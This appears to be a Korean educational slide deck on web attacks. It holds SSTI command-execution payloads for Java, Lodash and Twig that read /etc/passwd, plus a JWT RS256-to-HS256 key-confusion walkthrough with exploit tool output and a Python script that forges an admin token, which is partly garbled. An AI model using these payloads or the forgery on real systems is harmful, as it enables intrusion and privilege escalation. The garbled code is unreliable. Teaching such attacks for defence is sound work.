
- Framework별로 각각 다른 Payloads 존재
- Java
 - `$(T(java.lang.Runtime).getRuntime().exec('cat /etc/passwd'))`
- Javascript(Lodash)
 - `{{x=Object}}{{w=a=new x}}{{w.type="pipe"}}{{w.readable=1}}{{w.writable=1}}
 {{a.file="/bin/sh"}}{{a.args=["/bin/sh","-c","id;ls"]}}{{a.stdio=[w,w]}}
 {{process.binding("spawn_sync").spawn(a).output}}`
- PHP Twig
 - `{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}`

Server Side Vuln

05. JWT

JWT(Json Web Token)

- 인증에 필요한 정보들을 암호화시킨 **JSON** 토큰
- 쿠키와 세션과 다르게 유저정보가 담긴 **JSON**데이터를 **Base64**인코딩해 직렬화 하여 클라이언트 측에 보관
- **JWT**는 .을 구분자로 좌측부터 **Header, Payload, Signature** 세 가지 문자열의 조합으로 이루어짐



JWT header

- **alg** : 서명 암호화 알고리즘
ex) HS256, RS256, HMAC SHA256
- **typ** : 토큰 유형

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

JWT Payload

- 토큰에서 실제로 사용될 정보가 담겨있음
- **sub** : 제목
- **iat** : 발행 시간
- **exp** : 만료 시간

```
{  
    "sub": "1234567890",  
    "name": "John Doe",  
    "admin": true,  
    "iat": 1516239022  
}
```

JWT Signature

- JWT가 유효한지 검증하기 위해 필요한 부분으로 **header**에서 정의한 알고리즘 방식(**alg**)을 활용하여 암호화 함
- **Header+Payload**와 서버가 갖고 있는 유일한 **Secret Key**값을 합쳐 암호화 함

Valid secret

a-string-secret-at-least-256-bits-long

JWT Attack

- **JWT**는 다양한 알고리즘과 검증 방식을 지원하는데, 해당 검증 방식에서 다양한 취약점이 발생함
- **JWT Attack** 종류는 아래와 같음
 - **Signature** 미확인
 - **None** 알고리즘 사용
 - 비대칭 알고리즘을 대칭

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

- JWT는 비대칭 알고리즘(**RS256**)과 대칭 알고리즘(**HS256**)을 지원함
- 만약 서버 측에서 사용 알고리즘에 대해 검증하지 않을 경우, 비대칭 알고리즘(**RS256**)으로 서명된 JWT 토큰을 대칭 알고리즘(**HS256**)으로 바꾸면 RS256에서 사용하던 공개키를 HS256의 비밀키로 사용할 수 있음

알고리즘	서명 키	검증 키
비대칭(RS256)	개인키	공개키
대칭(HS256)	비밀키	비밀키

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

- **AccountToken**을 제작할때는 비대칭 알고리즘(**RS256**)으로 서명함

```
function createAccountToken(username) {
    const payload = { 'username': username};
    const options = { expiresIn: '1h', algorithm: 'RS256' };

    return jwt.sign(payload, privKey, options);
}
```

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

- **AccountToken**을 검증할때는 비대칭 알고리즘(**RS256**)과 대칭 알고리즘(**HS256**) 둘 다 지원

```
function verifyToken(token) {
  try {
    const alg = jwt.decode(token, { complete: true }).header.alg;
    if (alg === 'RS256') {
      return jwt.verify(token, verificationKey);
    } else if (alg === 'HS256') {
      return jwt.verify(token, verificationKey, { algorithms: ['HS256'] });
    } else if (alg === 'ES256') {
      return jwt.verify(token, verificationKey, { algorithms: ['ES256'] });
    } else {
      return false;
    }
  } catch (error) {
    return false;
  }
}
```

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

- 비대칭 알고리즘(**RS256**)에서 사용한 공개키만 알아낸다면 해당 공개키를 비밀키로 사용하여 대칭 알고리즘(**HS256**)으로 서명한 위조된 **JWT**를 만들 수 있음
- 공개키는 여러가지 방법으로 획득할 수 있음
 - **HTTPS** 통신 시 사용한 **TLS/SSL** 공개키를 사용
 - **API** 호출에서 공개키 획득
 - 알려진 경로로 인한 공개키 획득

```
/.well-known/jwks.json  
/openid/connect/jwks.json  
/jwks.json  
/api/keys  
/api/v1/keys
```

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

- 만약 **RS256**암호화를 사용해 서명을 하고 공개키가 노출되어있지 않거나 획득할 수 없는 경우에는 **2개의 JWT 토큰으로** 공개키를 도출할 수 있음
- **RSA** 암호화된 서로 다른 두 개의 메시지가 있으면 그로부터 공개키를 도출할 수 있음
- 따라서 이론적으로, **JWT**도 두 개의 서로다른 토큰이 있으면 공개키 도출이 가능함

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

rsa_sig2n

The repository contains:

- Experimental code to calculate RSA public keys based on two known message-signature pairs (based on <https://crypto.stackexchange.com/questions/30289/is-it-possible-to-recover-an-rsa-modulus-from-its-signatures/30301#30301>)
- Code to extract and generate RSA and HMAC signatures for JWTs
- Proof-of-Concept code to exploit the [CVE-2017-11424](#) key confusion vulnerability in pyJWT, without knowing public key of the target

Additional reading: [Abusing JWT Public Keys Without the Public Key](#)

You probably want to use the Docker image provided in the *standalone* directory.

https://github.com/silentsignal/rsa_sig2n

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

```
kmc0487@kmc:~/rsa_sign2n/CVE-2017-11424$ python3 x_CVE-2017-11424.py eyJhbGciOiJSUzI...  
[*] GCD: 0x1  
[*] GCD: 0xeb...  
[+] Found n with multiplier 1 :  
0xeb...  
[+] Written to beb3e8d53af065fd4ec421e94a6dc...  
[+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vyb...  
[+] Written to beb3e8d53af065fd_65537_pkcs1.pem  
[+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vyb...  
[+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vyb...
```

```
kmc0487@kmc:~/rsa_sign2n/CVE-2017-11424$ cat beb3e8d53af065fd_65537_x509.pem  
-----BEGIN PUBLIC KEY-----  
MIIBIjANB...  
-----END PUBLIC KEY-----
```

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

- 획득한 공개키로 대칭 알고리즘(**HS256**) 암호화를 진행함

```
import json
import base64
import hashlib
import hmac

#공개키 경로
key = open("./pub.txt").read()

#아래 headDict, paylDict 변수
headDict = {"alg": "HS256", "typ": "JWT"}
paylDict = {"username": "admin", "iat": 1720366121, "exp": 1720452809}

newContents = base64.urlsafe_b64encode(json.dumps(headDict, separators=(",","('UTF-8')).strip("=")+".")+base64.urlsafe_b64encode(json.dumps(paylDict, separators=(",")).decode('UTF-8').strip("="))
newContents = newContents.encode().decode('UTF-8')

newSig = base64.urlsafe_b64encode(hmac.new(key.encode(), newContents.encode('UTF-8'), digest("SHA256")).digest())
newSig = newSig.decode('UTF-8').strip("=")

print(newContents+"."+newSig)
```

JWT Attack - 비대칭 알고리즘 vs 대칭 알고리즘

- 위조된 **admin Token**이 생성됨

JWT Decoder [JWT Encoder](#)

Paste a JWT below that you'd like to decode, validate, and verify.

ENCODED VALUE Enable auto-focus

JSON WEB TOKEN (JWT)

COPY CLEAR

Valid JWT
Signature Verified

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6ImFkbWluIiwidWFpbCI6MCwiaWF0IjoxNTE2MjM5MDIyfQ.WdqESCT9_wz6f19oac36HUqz-9JUrUs9GfJsYJq7gp4

DECODED HEADER

JSON CLAIMS TABLE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

DECODED PAYLOAD

JSON CLAIMS TABLE

```
{  
  "sub": "1234567890",  
  "name": "admin",  
  "admin": true  
}
```

THANKS

Presented by

KIM MIN CHAN (Predic)